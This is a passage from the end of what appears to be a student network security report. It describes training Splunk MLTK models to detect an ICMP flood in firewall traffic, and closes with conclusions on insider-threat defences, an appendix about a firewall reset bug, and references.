We then processed and cleaned the dataset, and now we report the attributes of the dataset and in Figure 70 the query for the filtration of the traffic:

- `'time'`: The timestamp of the collection of the event.
- `'ip dst'`: Destination IP Address of the packet, possible victim of the attack.
- `'ip src'`: Source IP Address of the packet, possible attacker.
- `'filtered_events'`: Number of events captured in the window timestamp.
- `'attack'`: Label of the event.



Figure 70: Query for the filtration of the attack. Screenshot from the Github repo of the project.

To simplify the work to do with the dataset we gathered, it has been uploaded as a "Lookup Table" onto the Splunk platform; to upload it, it is necessary to do the following procedure on Splunk Web interface: Settings > Lookups > Lookup table file > Add new. In Figure 71, is shown the experiment result.

The destination app must be Splunk_ML_Toolkit application (in this way, it will be able to process such data in the MLTK environment). The file can then be uploaded and it is necessary that the destination filename (the name of the dataset used for the experiments) has the `.csv` extension.

The experiment has been carried out with the Smart Prediction method.



Figure 71: Experiment environment, Smart Prediction model.

To get the results of the elaboration, we followed the following steps:

1. **Define Data Source**, Figure 72. In this step, the dataset is chosen between imported datasets.
2. **Learn Data**, Figure 72. In this step, we select the filed to predict and the prediction filed that can influence the desired outcome. Moreover, Finally, we can launch the prediction and let the model run.

In our experiment we used a Training-Testing split of 80-20 percentage of the dataset.

The final Confusion Metrices for the Training and Testing phases are shown in Figure 73 and 74.



Figure 72: Define Data Source and Learn Data.



Figure 73: Confusion Matrix for Training Data

Since we have a small dataset, the results are not so interesting as the model is able to classify correctly every sample as <belonging_to_an_attack> or <normal_traffic>, but the *modus operandi* is correct for the prediction.

The dataset has been created by analysing the live t



Figure 74: Confusion Matrix for Testing Data

We also performed some Smart Outliers Detection, and the results can be seen in the Figures 75 and 76.



Figure 75: Smart Outlier Detection for ICMP Flood attack.

The blue-highlighted histogram represents the “more likely” zone for a value to rely in normal traffic, the outliers that have been found are 15 and are represented as a little blue point on the graphic function in Figure 76.



Figure 76: Visualization of the Detection Through Time.

All these peaks can be considered as a signal of an attack, since the number of packets for interval time is getting greater than usual and all these values are considered anomalies. We focus our attention at the end of the recorded session, when the model accurately detected most of the anomalies at the end of the session recorded, as we expected.

Conclusion and Recommendations

The project aims to identify and address the potential risks faced by an IT company when it employs a malicious user which behaves as an internal threat. It also explores the various attacks that the malicious user could execute within the organization and highlight possible defensive mechanism that the corporation can assume.

We tried to show both the severity of the attacks and robustness of the defensive mechanism, especially focusing on the State-of-the-Art mechanism as the New Generation Firewall by Palo Alto and the Splunk SIEM and MLTK. Some of the attacks have been mitigated, while others are more difficult to detect or patch; the SQL injection for example is quite challenging to be fixed as it doesn't simply require an "additional tool", but a rebuilding of the database and the way it can be accessed.

Overall, this project, with all the physical restrictions that Virtual Machines and our not-so-perfect laptops, has been quite challenging and very rewarding. It allowed us to have a hands-on approach on the topics of Network Security, and it has been a great experience overall.

Appendix

During our project, we came across an issue involving a bug that occurs when using the NG Palo Alto Firewall in conjunction with Splunk MLTK. While collecting our data for the analysis with the Splunk NLTK models, after the simulation of the DoS attacks on the Firewall, what we got was the complete reset of the Firewall as shown in Figure 71.

Figure 71: After the Dos on the Firewall, what we get is the reset of the Firewall.

One probable reason for the bug was the limited computational resources that we allocated for the Palo Alto Firewall.

List of Figures

References

[1] Scapy Documentation https://scapy.net/
[2] TTL Os Detection: https://ostechnix.com/identify-operating-system-ttl-ping/#:~:text=The%20TTL%20value%20varies%20depends,Mac%20OS%2C%20Solaris%20and%20Windows.
[3] Sending scapy packets via raw sockets in python: https://stackoverflow.com/questions/39225108/send-scapy-packets-through-raw-sockets-in-python
[4] General SQL Schema: SQL General Schema
[5] Github repository: github.com/lucaatme/drex
[6] Palo Alto Documentation: https://docs.paloaltonetworks.com/best-practices/dos-and-zone-protection-best-practices/dos-and-zone-protection-best-practices/deploy-dos-and-zone-protection-using-best-practices